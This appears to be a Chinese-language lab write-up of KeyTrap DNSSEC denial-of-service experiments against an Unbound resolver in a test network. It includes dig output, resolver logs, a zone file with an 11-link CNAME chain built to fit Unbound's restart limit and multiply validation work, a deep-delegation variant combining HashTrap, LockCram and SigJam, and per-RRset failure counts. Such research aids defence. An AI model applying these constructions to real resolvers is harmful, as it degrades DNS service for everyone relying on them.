发送对cname.keytrap.test的查询请求：

; <<>> DiG 9.18.24 <<>> @10.10.0.3 cname.keytrap.test +tries=1

; (1 server found)

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 44007

;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 1232

;; QUESTION SECTION:

;cname.keytrap.test.            IN      A

;; Query time: 10 msec

;; SERVER: 10.10.0.3*#53(10.10.0.3) (UDP)*

;; WHEN: Tue Sep 10 23:22:13 UTC 2024

;; MSG SIZE  rcvd: 47

查询返回SERVFAIL，多次测试中结果相似。

观察Unbound日志输出发现：

1. 2024-09-11 07:22:13 [1726010533] unbound[1:0] info: resolving cname.keytrap.test. A IN
2. 2024-09-11 07:22:13 [1726010533] unbound[1:0] debug: request has exceeded the maximum number of query restarts with 12
3. 2024-09-11 07:22:13 [1726010533] unbound[1:0] debug: store error response in message cache
4. 2024-09-11 07:22:13 [1726010533] unbound[1:0] debug: return error response SERVFAIL

Unbound在超过最大查询重启次数12次后，中止了解析请求，并返回了SERVFAIL。

同时Unbound也进一步限制了CNAME链条的长度：

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: scrub for keytrap.test. NS IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: normalize: removing because too many cnames: cnamem.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: normalize: removing because too many cnames: cnamen.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: normalize: removing because too many cnames: cnameo.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: normalize: removing because too many cnames: cnamep.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: normalize: removing because too many cnames: cnameq.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: sanitize: removing extraneous answer RRset: cnameb.keytrap.test. CNAME IN

cnameg.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: sanitize: removing extraneous answer RRset: cnameh.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: sanitize: removing extraneous answer RRset: cnamei.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: sanitize: removing extraneous answer RRset: cnamej.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: sanitize: removing extraneous answer RRset: cnamek.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: sanitize: removing extraneous answer RRset: cnamel.keytrap.test. CNAME IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: response for cname.keytrap.test. A IN

2024-09-11 00:08:19 [1725984498] unbound[1:0] info: reply from <keytrap.test.> 10.10.0.4#53

通过日志输出可以发现，由于CNAME记录数太多，Unbound于是删除了5条CNAME记录，从而使原先长度为36的CNAME链条缩短为了31。

由于restart最大次数为12的限制，可以推断出Unbound在单次查询中应至多只能更换12个权威，从而CNAME的长度也应不能超过12。

通过合理构造回复，使其恰巧满足相关限制，CNAME \* KeyTrap的验证计算次数应能达到min(restarts\_limit, cname\_length\_limit) \* [1, validation\_fail\_limit + 1]次, 在Unbound的实现中其对应次数应为12 \* [1, 9]次。

**修改配置，重新实验：**

向区域中加入11个CNAME记录形成的查询链条（恰巧满足restarts\_limit限制）。

1. ; 11 CNAME records
2. cname   IN      CNAME   cname0.keytrap.test.
3. cname0  IN      CNAME   cname1.keytrap.test.
4. cname1  IN      CNAME   cname2.keytrap.test.
5. cname2  IN      CNAME   cname3.keytrap.test.
6. cname3  IN      CNAME   cname4.keytrap.test.
7. cname4  IN      CNAME   cname5.keytrap.test.
8. cname5  IN      CNAME   cname6.keytrap.test.
9. cname6  IN      CNAME   cname7.keytrap.test.
10. cname7  IN      CNAME   cname8.keytrap.test.
11. cname8  IN      CNAME   cname9.keytrap.test.
12. cname9  IN      CNAME   cnamea.keytrap.test.
13. cnamea  IN      A       10.10.0.4

随后发送对域名cname.keytrap.test的查询请求：

1. ; <<>> DiG 9.18.24 <<>> @10.10.0.3 cname.keytrap.test +tries=1
2. ; (1 server found)
3. ;; global options: +cmd
4. ;; Got answer:
5. ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10172
6. ;; flags: qr rd ra ad; QUERY: 1, ANSWER: 12, AUTHORITY: 0, ADDITIONAL: 1
7. ;; OPT PSEUDOSECTION:
8. ; EDNS: version: 0, flags:; udp: 1232
9. ;; QUESTION SECTION:
10. ;cname.keytrap.test.            IN      A
11. ;; ANSWER SECTION:
12. cname.keytrap.test.     86400   IN      CNAME   cname0.keytrap.test.
13. cname0.keytrap.test.    86400   IN      CNAME   cname1.keytrap.test.
14. cname1.keytrap.test.    86400   IN      CNAME   cname2.keytrap.test.
15. cname2.keytrap.test.    86400   IN      CNAME   cname3.keytrap.test.
16. cname3.keytrap.test.    86400   IN      CNAME   cname4.keytrap.test.
17. cname4.keytrap.test.    86400   IN      CNAME   cname5.keytrap.test.
18. cname5.keytrap.test.    86400   IN      CNAME   cname6.keytrap.test.
19. cname6.keytrap.test.    86400   IN      CNAME   cname7.keytrap.test.
20. cname7.keytrap.test.    86400   IN      CNAME   cname8.keytrap.test.
21. cname8.keytrap.test.    86400   IN      CNAME   cname9.keytrap.test.
22. cname9.keytrap.test.    86400   IN      CNAME   cnamea.keytrap.test.
23. cnamea.keytrap.test.    86400   IN      A       10.10.0.4
24. ;; Query time: 200 msec
25. ;; SERVER: 10.10.0.3#53(10.10.0.3) (UDP)
26. ;; WHEN: Wed Sep 11 06:33:40 UTC 2024
27. ;; MSG SIZE  rcvd: 294
28. 2024-09-11 14:38:36 [1726036716] unbound[1:0] info: validation success cname.keytrap.test. A IN
29. 2024-09-11 14:38:36 [1726036716] unbound[1:0] debug: mesh\_run: validator module exit state is module\_finished
30. 2024-09-11 14:38:36 [1726036716] unbound[1:0] debug: query took 1.560839 sec

Dig返回查询耗时为1570msec，Unbound日志输出查询耗时为1.560839 sec，多次测试结果相似。

进一步观察日志输出发现，Unbound对CNAME链条中的每一条记录均进行了验证，总计验证次数为（12 + 1(ns1.keytrap.test) + 1(keytrap.test）） \* [1, validation\_fail\_limit + 1] = 14 \* [1, validation\_fail\_limit + 1]次，从而大大增加了查询耗时。

### Delegation \* KeyTrap

通过构造超长的信任链条（Chain Of Trust），发送类似对：

redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.delegation.keytrap.test

等深层域名的解析请求，迫使解析器进行大量的DNSSEC验证操作。

在信任链的构建过程中，涉及到签名验证及哈希计算操作，因此可以组合使用HashTrap + LockCram/SigJam/KeySigTrap攻击，来造成尽可能多的验证负载。

\*\*猜测\*\*当解析器查询的权威更换时（e.g. 从delegation.keytrap.test切换至redo.delegation.keytrap.test），应该会触发restart事件，从而初始化部分标志变量，由此或许可以绕开解析器对KeyTrap的限制，但解析器同时对restart事件的发生次数有着限制，或许也会进一步限制信任链的长度，从而降低攻击效果。

# X. Finding Report

## 1. 最大化DNSSEC验证失败次数（\*\*不可行\*\*）

假设解析器限制验证失败次数为k次，能否通过设置k-1个错误密钥及1个正确密钥，同时把验证次数控制为在第k次时成功，从而最大化验证次数？

但多次测试证明，BIND名称服务器回复的密钥顺序是随机的，并且解析器使用密钥的顺序也是随机的（甚至回复中的密钥顺序与使用顺序也不一致），无法控制解析器使用何种密钥顺序进行验证，因此无法控制每个RRset资源记录的验证次数，最多为[1, k]次。

以Unbound为例，Unbound对于每个RRSET（密钥+签名的组合）最多允许8次失败验证，所以可以通过配置8个错误密钥及1个正确密钥（LockCram）或8个错误签名及1个正确签名（SigJam）的方式，将每个RRSET的验证次数设置为[1, 9]次。